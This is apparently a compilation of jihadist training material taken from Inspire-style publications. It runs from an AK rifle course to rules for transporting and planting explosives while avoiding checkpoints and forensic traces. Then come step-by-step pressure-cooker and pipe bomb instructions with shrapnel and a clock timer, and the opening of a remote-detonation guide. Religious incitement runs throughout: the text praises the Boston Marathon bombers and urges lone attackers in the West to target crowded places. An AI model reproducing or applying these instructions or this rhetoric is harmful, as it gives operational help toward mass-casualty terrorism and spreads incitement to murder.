If you look at the side of the rifle carefully, usually in the middle, you will find some sort of logo. That logo will tell you where that gun is coming from. Figure 1.0 will help you identify the rifle's origin and Figure 1.1 will show you where to look.

We won't be going into the details of each rifle as that would prolong the series, so we will leave that up to the individual to do research on.

بلد الصنع	الرمز
Bulgaria بلغاريا	10
Poland بولندا	11
Bulgaria بلغاريا	21
Bulgaria بلغاريا	25
RPC/China الصين الشعبية	36
RPC/China الصين الشعبية	66
RPC/China الصين الشعبية	386
East Germany/DDR ألمانيا الشرقية	
East Germany/DDR ألمانيا الشرقية	
Russia روسيا	
North Korea كوريا الشمالية	
RPC/China الصين الشعبية	
RPC/China الصين الشعبية	
Romania رومانيا	
Russia روسيا	
Russia روسيا	
Russia روسيا	
Russia روسيا	
Russia روسيا	
East Germany/DDR ألمانيا الشرقية	K3

FIGURE 1.0

FIGURE 1.0: This chart will help you find the maker of your gun and help you further determine the best choice



FIGURE 1.1

FIGURE 1.1: The writing above is where you will find the information

Now, we would like to talk about the gun itself, and study a few diagrams of the weapon.
Figure 1.2 points out the following:




FIGURE 1.2



FIGURE 1.3

1 **Barrel** – the bullet is shot through here.
2 **Muzzle** – from where the bullet exits; a variety of add-ons are available to attach here that would either suppress the flash from the bullet or silence the sound of the bullet.
3 **Front Sight Post** – Adjustable for Front Sights.
4 **Rear Sight** – Contains a scale for elevation from 1 to 8 on most of the rifles and 1 to 10 on some others. 1 stands for 100 meters.
5 **Cartridge Magazine** – Supplies ammunition to weapon.
6 **Magazine Catch Button** – Releases Cartridge Magazine when pushed.
7 **Trigger** – Controls the firing of the weapon.
8 **Base** – Lifting this will reveal the inside of the weapon.
9 **Lower Receiver** – Opens Base when pushed.
10 **Rod** – a thin rod that can be used for a variety of purposes such as cleaning the barrel, and releasing hatches.
11 **Lower Guard** – Section of rifle to grip when firing.
12 **Hand Guard Hatch** – Keeps Upper and Lower Guards in place.

Figure 1.3 shows additional parts to look at:

13 **Safety Lever** – There are 3 levels to choose from in this order (top to bottom): safety, automatic, and single shot.
14 **Shoulder Gun Stock Assembly**
15 **Sling Ring** – This is where the shoulder carrying sling is hooked.
16 **Charging Handling Assembly** – Cocks the weapon when preparing to fire.



In the next edition of Training with the AK, we will take a look at how to open the weapon for cleaning and put it back together.

OSJ GUN SCHOOL

TRAINING WITH THE AK 2

ABU SALIH



Figure 1.0



Figure 1.1




Figure 1.2



Figure 1.3



Figure 1.4

In the first part of this series, we discussed some of the basic parts of the Kalashnikov. In this part, we will be showing you how to open the weapon. Knowing how to open the weapon is as vital as knowing how to shoot it since maintenance of the weapon is an absolute necessity. Not knowing how to open it would cause you problems in the future such as if the bullet doesn't fire and you don't know where the problem lies. With that said, let's look at how to open the weapon (follow the figures accordingly):

1. Take out the Magazine and drop the safety lever to the last level (single shot).
2. Cock the charge handle assembly twice using your hand. At the third time, charge it half way to see if there's a bullet inside.
3. Make the rifle stand at an angle or point it towards the ground and pull the trigger. This is to ensure that there is no bullet inside. The angle mentioned here is to protect those around you from being hit if there were to be a bullet inside.
4. Point the rifle down to the ground and push the lower receiver button with force to open the base. Sometimes, you might have to fiddle with the base left and right to pull it out.
5. Take out the spring by pushing it forward and then carefully pulling it out.
6. Carefully pull out the buffer from the spring.
7. Pull out the charge handle assembly.
8. To take out the bolt assembly, twist it 180-degrees and pull it forward. This is what hits the back of the bullet. If this were not to be inside, the gun would not fire. If you shake the bolt assembly, you should hear the firing



pin going up and down. If you don't, you need to pour oil into the top and let it seep through the bottom.

9. Pull up on the hand guard hatch. If you find difficulty pulling it, use the cleaning rod that comes with the weapon.

10. Take out the top guard.

11. Push on the lever to release the lower guard.

12. Now this is where you should clean the gun in its entirety using oil and a cloth. With the rod you have, insert a cloth or tissue through the hole and slide the rod up and down through the barrel.

13. After you finish cleaning all the parts of the gun, you have to re-assemble the rifle starting with the last thing you took out. This is the basic rule in re-assembly. So in this case, it would be the lower guard. Work your way backwards until you have the base on the rifle. Afterwards, charge the gun a few times and fire to make sure all the parts are working. Then re-attach the magazine and move the selector to the safety position.

The most important steps throughout this whole process are the first four. This is because if they aren't properly done, a bullet can be fired accidentally. Most firing accidents are because the individual is not carefully practicing the first four steps.

As for cleaning the magazine, it is simple. Make sure the magazine is not attached to the gun. Empty out your magazine by pushing the bullets forward. Then remove the floor of the magazine by pushing forward with force; using the rod or the back of the bullet can help. As you are taking it out, place your hand over the exposed part so that the spring doesn't fly out. After you have pulled out the spring and the bullet base, proceed in cleaning the magazine. To put the magazine back, you will work backwards by putting in the bullet base, spring, and floor.



Figure 1.6



Figure 1.7



Figure 1.8




Figure 1.9



Figure 2.0



In the next edition of Training with AK, we will be discussing aiming as well as how to properly hold the rifle in various positions.

TRAINING with the AK

abu saleh

Okay, I promise this will be the last one! Today I will be showing you all of the important shooting stances that the mujahidin adopt.

A lot of this is all about imitating what you see in the images. The steps will be explained.






1. Standing

a. Point your gun at the target by resting the butt stock of the rifle on your right shoulder (if you're a righty of course)
b. Lean your back forward slightly.
c. Your feet should form a somewhat L-formation but a 45 degree angle. The back foot is sticking out while the front is pointing at the target
d. Bend the knees slightly





2. One knee

a. Get on one knee
b. Keep back straight

3. Kneeling

a. Sit back and bring the knee forward. Rest either on the ankle or toes





4. Sitting

a. Sit down
b. Rest non-trigger arm on your thigh for maximum accuracy



Make sure the butt stock is raised appropriately against the shoulder

5. Stomach lie

a. Lay flat on your stomach
b. Either cross your right leg over the left (if you're a righty) OR have both feet lie flat on the inner soles with the toes pointing outward



Crossing one leg over the other provides greater stability

6. Side shot

a. Slide the non-trigger arm across the ground
b. Cross the right leg over the left
c. To switch to other side, return to stomach lie position and then turn to the other side, crossing the left leg over the right

7. Back lie

a. You get to this position after passing through the sitting position
b. Lie on back and keep knees raised, but not too high. Legs should be far apart
c. Keep rifle sideways
d. Aim through the middle



This position is ideal when you need to lay low

Rifle is kept sideways for best accuracy down the side of gun

TRAINING with the AK

As a final piece of advice when shooting, always have your cheek placed against the butt stock. Don't let the sound of gunfire scare you into believing that you'll injure your face. Remember that accuracy matters.

So we've reached the conclusion of our training with the AK series. I hope this series benefited you and will help you better in fighting the enemies of Allah.

Next up: the handgun.



Rules of Dealing with Explosives

Taken From Party Poppers Islamic Terrorist Explosive Translation

Remember to constantly Make Dhikr & Dua when dealing with explosives

First: Rules of Dealing with Explosives

1. The first mistake (error) is the last one.
2. Explosives don't respect ranks.
3. Deal with them cautiously, with confidence, and without fear.
4. It is prohibited to deal with or to pass onto others any incomplete information.
5. It must be treated gently like a human being.
6. It must be treated every time like it is the first time.
7. It is important to use the lowest possible number of people when working with explosives.
8. It should not be exposed to heat, moisture, pressure, or banging.
9. Don't work with any unknown material or object.
10. Be careful when working with it, in the same way when dealing with poisons, because it is poisonous.
11. Smoking is totally prohibited when working with explosives. "A good Moslem doesn't smoke".
12. Don't burn the dynamite covers, or expose them to banging, because they are rich in explosive substances.
13. Must have an extra caution, and must be careful about the sensitive materials.
14. It is prohibited to work with explosives during the mental disorder.

Second: General Rules when Working with Detonators

1. It is prohibited to carry the detonators on the body "leaning positions".
2. Don't carry the detonator by its third bottom.
3. It is completely prohibited to store detonators with explosive materials.
4. It is important to pay attention to the detonators that show small white or green spots on them, because they are very sensitive, or totally damaged.
5. It is important to pay attention to the detonators subjected to banging, or appear to be scratched.
6. Detonators should not be exposed to banging, heat, pressure, or moisture.
7. Don't ever pull or tighten up the detonators' wires.
8. Applying a duct tape to them should insulate the detonators electrical wires.
9. Don't insert a nail or any object inside the detonator through its special cord
10. Be careful when pressuring the detonators by teeth, by knife, or any other tools.

Third: Safety Rules in Transporting Detonators and Explosives

1. It is prohibited having explosives and detonators together during transportation or storage.
2. Detonators have to be disconnected from batteries or any other sources of power during transportation.
3. Tie up the shipped materials very carefully in their place to avoid shaking and movement during transportation.

Fourth: The Safety Rules for Transporting and Planting an Explosive Charge

1. Survey and study the area needed to implant the explosive in it. Select the suitable time and date for execution.
2. Select the place and time to implant the explosives very carefully.
3. Select the container to place explosives in it according to implant location and environment.
4. Have a mental image of execution for implant in the same place to discover if there are any mistakes, and to avoid those mistakes in the real execution.

5. Check the roads leading to the location, and choose the safest roads.
6. Get assistance by using animals and by walking to avoid the check points, and it is useful to use the side roads to avoid checkpoints used by the workers.
7. Instructions and recommendations regarding the explosives must be written on a piece of paper as steps by numbers, and not by words. They must be memorized and abide by them.
8. Explosives have to be fastened inside the container (package) by using corks or sponge to protect the entire assembly of a charge.
9. Place the explosive charge in a safe place inside the transportation (place it in a less heat exposure or impacts, hard to discover, and easy to get ride of in case of emergencies).
10. Select the proper timing to transport the explosive charge, and stay away of suspicious times (like late night hours, or during security alert of the enemy).
11. Select a suitable transportation, and stay away from suspicious and burned cars, which are subject for chase by the enemy.
12. Check the vehicle for all mechanical, safety, and security factors.
13. Use the lowest possible number of people to transfer and implant the explosives' package.
14. Check out the road and the place of implantation moments before executing the operation to avoid any surprises.
15. Use a cover to transport and implant the explosives package. Choose suitable clothes that match with the transportation, and the container that carries the explosives.
16. Use disguise items during execution (wig, eyeglasses, etc.)
17. Choose a backup road for going and withdrawing.
18. Have a contingency plan for emergencies.
19. Executioner has to be calm and poised.
20. It is preferred of the deliveryman not be burned or wanted.
21. You must follow the rules of resisting criminal work (don't leave traces, tools, or anything that leads to the executioner's id entity, and specially the fingerprints).
22. The explosive has to be camouflaged very carefully.
23. Don't move the explosive package, and don't get too close to it after removing the safety pin.
24. The transporting vehicle must be parked away from the explosive package to avoid linking them to each other.

Because of the danger, I want to warn you about storing explosives at home, and what could cause in term of humanitarian and economical damages. For those innovative brothers who did very well in the jihad work, and making explosives to continue in their innovation, and to find the suitable way to store explosives away from homes and occupied areas, especially we are approaching the summer, and the heat temperature is getting high, in addition to the general hot weather of this season.

When storing explosives, you must consider its degree of danger, ability for self-ignition, and the level effect of the weather environment (temperature and moisture), and to store each group of the following groups in separate storage as follows:

A. Highly sensitive materials like Mercury Fulminate, Lead Azide, Lead Styphanate, Tetrazene, and whatever these materials used in making detonators (explosive capsules).
B. Nitro Glycerin materials like Gijanite, Gelatinized Dynamite, and Nitroglycerine Dynamite.
C. Highly explosive materials like TNT, Ha xogell, Amatol, Tetryl, Pyrogell, ANFO, and Detonation Cord.
D. Pyrotechnics materials like flammable material, and smoke initiator, as well as black powder.

Also you can't store any explosive material with detonators and capsules, or even hand grenades. Detonators have to be removed when stored. Any metal work should be avoided when dealing with explosives to avoid having any sparks that might lead to blasting the explosive materials.

Finally, I hope this subject to be taken into account for its danger, and let us learn the mistakes of others.

Make a bomb in the kitchen of your Mom

The AQ Chef

PRESSURE COOKER BOMB

A detailed yet short, easy-to-read manual on how to make a bomb using ingredients found in a kitchen.

[Adapted from Inspire Issue 1]

Can I make an effective bomb that causes damage to the enemy from ingredients available in any kitchen in the world? The answer is yes.

BUT BEFORE HOW, WE ASK WHY

It is because Allāh says: ﴿So fight in the cause of Allāh; you are not held responsible except for yourself. And inspire the believers [to join you] that perhaps Allāh will restrain the [military] might of those who disbelieve. And Allāh is greater in might and stronger in [exemplary] punishment﴾ [4: 84]

And it is also because every Muslim is required to defend his religion and nation. The Jews and Christians have dishonored the Muslims, desecrated our holy places, and cursed the beloved Prophet ﷺ. Today they are holding contests for the 'best' blasphemy of Muḥammad ﷺ.

The Western governments today are waging a relentless war against Islam. They brought together a coalition and have the support of their population in invading and destroying Muslim land.

But there is a small band of sincere Muslims who are striking back at the enemy. The efforts of this small group of Mujahideen have had a great effect in hindering the plans of the enemy. So now we have a balance of forces. As they kill Muslims, Muslims respond by killing among them. This is the effect of a small group of sincere Mujahideen, so what would the effect be if the Muslim *ummah* wakes up?

There are many Muslims who have the zeal to defend the *ummah* but their vision is unclear. They believe that in order to defend the *ummah* they need to travel and join the mujāhidīnelsewhere and they must train in their camps. But we tell the Muslims in America and Europe: There is a better choice and easier one to give support to your *ummah*. That is individual work inside the West such as the operations of Niḍāl Ḥassan and Faisal Shahzād. With a few 'failed' operations - as they claim - the director of national intelligence was forced to resign. With a few more 'failed' operations we may have the resignation of the President of the United States.

My Muslim brother, who wants to support the religion of Allāh: do not make too many calculations and forecasting of the results and consequences. It is true that `Umar al-Fārūq and his brothers Niḍāl Ḥassan and Shahzād were imprisoned, but they have become heroes and icons that are examples to be followed. We ask Allāh to grant them steadfastness. If they were sincere and steadfast, their imprisonment would be an increased status for them. The ḥadīth says: "If Allāh loves a people, He put them through trials." The result of these trials would be the highest levels of Paradise, the pleasure of Allāh, heaven in the hearts in this world and eternal pleasure .

My Muslim brother: we are conveying to you our military training right into your kitchen to relieve you of the difficulty of traveling to us. If you are sincere in your intentions to serve the religion of Allāh, then all what you have to do is enter your kitchen and make an explosive device that would damage the enemy if you put your trust in Allāh and then use this explosive device properly.


HERE ARE THE MAIN QUALITIES OF THIS BOMB

- Ingredients are easily available.
- Buying these ingredients does not raise suspicion.
- It is easily disposed of if the enemy searches your home. Sniffing dogs are not trained to recognize them as bomb making ingredients.
- In one or two days the bomb could be ready to kill at least ten people. In a month you may make a bigger andmore lethal bomb that could kill tens of people.



The Pressure Cooker Bomb was successfully used by the Boston Brothers during the 2013 Boston Marathon. DzokharTsarnaev (may Allah hasten his release) wrote regarding the motive for the Boston operation: **"The U.S. Government is killing our innocent civilians, I can't stand to see such evil go unpunished, we Muslims are one body, you hurt one you hurt us all."**

THE PRESSURE COOKER BOMB CONSISTS OF TWO MAIN STEPS



1 PREPARING THE EXPLOSIVE DEVICE

UNDERSTANDING EXPLOSIONS


There are two types of explosions

First: Chemical explosion. This explosion causes great pressure that would kill living beings within a certain radius. Examples are all the military grade explosives such as TNT, C4 and RDX.

Second: Mechanical explosion. This results from the burning of an inflammable material within a confined space. An example is putting gunpowder inside an iron pipe with a small opening enough only for a fuse. When the gunpowder is ignited, great pressure results from the gunpowder turning into gases and which result in the exploding of the iron pipe, turning it into shrapnel flying at high speed

SHOPPING LIST

Be security concious when buying these items e.g large amount of fireworks or matchsticks powder might be needed, so do not buy from the same shop as for fireworks you might wait for a festive season.




The Following items are easily available in local stores.

1. **INFLAMMABLE SUBSTANCE (**eg substance found in head s of matches, gunpowder or fireworks powder**)**
2. **DECORATION LAMP (**what is normally used for christmas trees**)**
3. **IRON PIPE OR PRESSURE COOKER (**depending on the scale of operation**)**

a PREPARING THE INFLAMMABLE SUBSTANCE

This substance is a mixture of two ingredients:

- The substance found in heads of matches
- Sugar



- Strike the head of the match softly with anything (e.g. a tube) to break up the inflammable substance.
- Grind the substance and filter it to obtain a fine powder.
- In the picture you will see the fine powder and you add to it sugar equivalent to ¼ its quantity.
- Mix the two substances until they become uniform in color.

b PREPARATION OF THE DECORATION LAMP

We will proceed to break the top of the lamp by heating it. Make sure the filament does not break. The filament is the part which when electricity passes through it, it glows and produces light



- Heat the head of the lamp until it becomes black.
- Place the lamp immediately in water while still hot.
- Strike the tip of the lamp and it would break, do not break the filament inside.

c PREPARATION OF THE IRON PIPE / PRESSURE COOKER

You may substitute the inflammable substance extracted from matches by gunpowder used in cartilages. You may also use powder from fireworks instead.


Note: You do not have to use one substance. You may mix together the substance from matches, gunpowder and fireworks but when doing so you need to mix it well.



Drill a hole in the pipe




Pipe after drilling



IRON PIPE FINAL PREPARATIONS

- Pour some of the inflammable substance into the lamp. Do so gently in order not to tear the filament, which is very sensitive. The device would not explode if the filament is torn.
- Insert the lamp into the pipe with the wires sticking out.
- Fill in the pipe with the inflammable substance. Avoid having any of the substance on the treads of the pipe so that it won't ignite when closing the pipe.
- Wrap tape around the pipe to close the hole which was drilled into the pipe only leaving the wires sticking out. he tape will surround the wires – closing any gaps in the pipe hole – and not be wrapped over them.



PRESSURE COOKER PREPARATIONS

- Pour some of the inflammable substance into the lamp. Do so gently in order not to tear the filament, which is very sensitive. The device would not explode if the filament is torn.
- Insert the lamp into the pressure cooker as shown with the wires sticking out.
- Fill in the pressure cooker with the inflammable substance.

NB* For the pressure cooker, large amounts of the inflammable substance will be needed

Here you can get a practical idea of some of the components used by the Boston Brothers in their operation.


1. Pressure Cooker shrapnel.
2. Pressure Cooker shrapnel.
3. Pressure Cooker shrapnel - notice the metal thickness.
4. Clock circuit.
5. Battery component used.
6. Battery Component.
7. Wiring cables.
8. An idea of shrapnel used.



2 PREPARING THE ELECTRICITY SOURCE

a INTRODUCTION

The importance of the electricity source in the explosive device is that it is the key in igniting the device. The electricity that is sufficient to turn on the small lamp is sufficient to cause the explosion. This electric current may reach to the lamp directly through a battery, by a timed circuit or by a remote controlled circuit.




We have chosen for you the timed circuit as it is simple. We set up a circuit which is composed of:


- A 9V battery.
- A wire connected to the "+" of the battery and a nail (the red wire)
- A wire connected to the "–" of the battery and a test lamp (the black wire). Note: you may use any small lamp here. Take notice that this is not the lamp we filled before with the inflammable substance.
- We connect from the other pole of the lamp a green wire. When this wire touches the nail the circuit is closed and the lamp should light.

Note: the colors of the wires here are for demonstration purposes.

b PREPARING THE CLOCK



Disassemble the clock.



If you want to set up the explosion to occur within an hour, cut off the arms of the clock except for the minutes arm. If you want more than an hour, you cut off all arms except for the hour arm.

PREPARING THE CLOCK CONT...




Make a hole in the face of the clock to insert the nail.



Insert the nail through the hole and connect the green wire to the hour arm. Make another hole if necessary for the green wire.

PREPARING THE CLOCK CONT...

The idea is to let the clock to mechanically close the circuit at a desired duration. for an hour, the minute clock should be set an hour before the desired time. for anything more than an hour the hour clock should be used instead.



displays the electric circuit in the clock when the hour arm hasn't touched the nail.



displays the electric circuit in the clock when the hour arm has touched the nail, lighting up the lamp. in this example the bomb would have been set for 3 hrs

PREPARING THE CLOCK CONT...

Take notice of the following:

- Make sure to cover all wires and also cover the battery in order to prevent any unwanted electric connections.
- Test the clock at least ten times on a test lamp to make sure it is working properly.
- It is better to use a small clock if concealment is important to you.



Now disconnect the test lamp from the circuit and connect instead of it the two wires coming out of the iron pipe. When the circuit is connected as in step two, the device would explode. You may hide the 9V battery inside the clock if you want to.

Same step may be used to connect the Pressure Cooker.

IMPORTANT

It is important to put a quantity of small nails on the surface of the iron pipe from the inside. You do that by sticking them to the wall of the pipe by using glue. The pipe used here is a 2 inch one. The inflammable substance used to fill it was extracted from 80 match heads.







The explosion that results from this device is a mechanical one. It results from the pressure caused by the gases and therefore it only works if contained in a high pressure environment. So you may use iron pipes, pressure cookers, fire extinguishers, or empty propane canisters. The point is that the inflammable substance needs to be contained in a strong container that would allow the pressure to build up and thus cause a damaging explosion.

However in order to fill for example, a pressurized cooker with the substance from matches, it may take a lot of matches to do so and therefore you may want to use gunpowder or the powder from fireworks.

You need to also include shrapnel. The best shrapnel are the spherical shaped ones. As you can see in the figures, you need to glue them to the surface of your canister. If steel pellets are not available you may use nails instead.



This is a 2-inch iron pipe with nails inside it. You fill in the inflammable substance afterwards.

The previous three points illustrated by the previous images are for shrapnel used with a gas canister.

- The shape of nails.
- You may place the nails in a mold and pour glue over them and when dry you remove them from the mold.
- Wrap the molded nails around the canister.

After wrapping the shrapnel around the canister, empty the canister from the gas and open the valve and fill it with the inflammable substance. Insert the lamp with the wires sticking out just as you did earlier with the iron pipe.

With that said, here are some important steps to take for an effective explosive device:

- Place the device in a crowded area.
- Camouflage the device with something that would not hinder the shrapnel such as cardboard.



Pressure cooker ready for connection



Sideview illustraion of pressure cooker bomb

The pressure cooker is the most effective method. Glue the shrapnel to the inside of the pressurized cooker then fill in the cooker with the inflammable material. Insert the prepared lamp into the inflammable material gently in order not to break the filament of the lamp. Then have the wires sticking out of the hole in the lid of the cooker. Wrap some tape around the hole to seal any openings and connect the wires to the electric source in the same way as we did with the iron pipe.



Boston Pressure cooker Bomb aftermath, you can get a rough idea of shrapnel used.



Remote Control Detonation

Dr. Khateer



Remote Control Detonation

Skill Level: Novice

Required Components

The following comes in the box:

- remote
- receiver
- alarm speaker's wire

The following is separate:

- one or more 9V batteries
- 9V battery connector w/wires
- lamp light
- pliers
- screwdriver
- washing machine timer
- duct tape

Remember



It is important to remember that we are using an alarm device for a motorcycle. If you use a car's alarm, you may or may not be able to follow our directions precisely depending on what you buy. The benefit in using the motorcycle alarm is that it is cheaper in contrast to the car alarm which is more expensive but has a greater range.

Detonating your explosive device can be done using many methods. In the first issue of *Inspire*, the AQ Chef discussed detonation by way of a clock. That is, you set the time on a clock, which is wired up to the bomb. When the time you chose is hit by the hour hand, the bomb detonates. This is ideal if you are trying to get as far away as possible from the scene. Its downside is that it is completely oblivious to the situation on the ground that may require an immediate or delayed detonation. The evident solution to that is to make the human being in control of the timing. In this section, we will explore how to make your own remote detonation device.

For the experiment, we purchased a motorcycle alarm set that is in the price range of fifteen to thirty dollars.

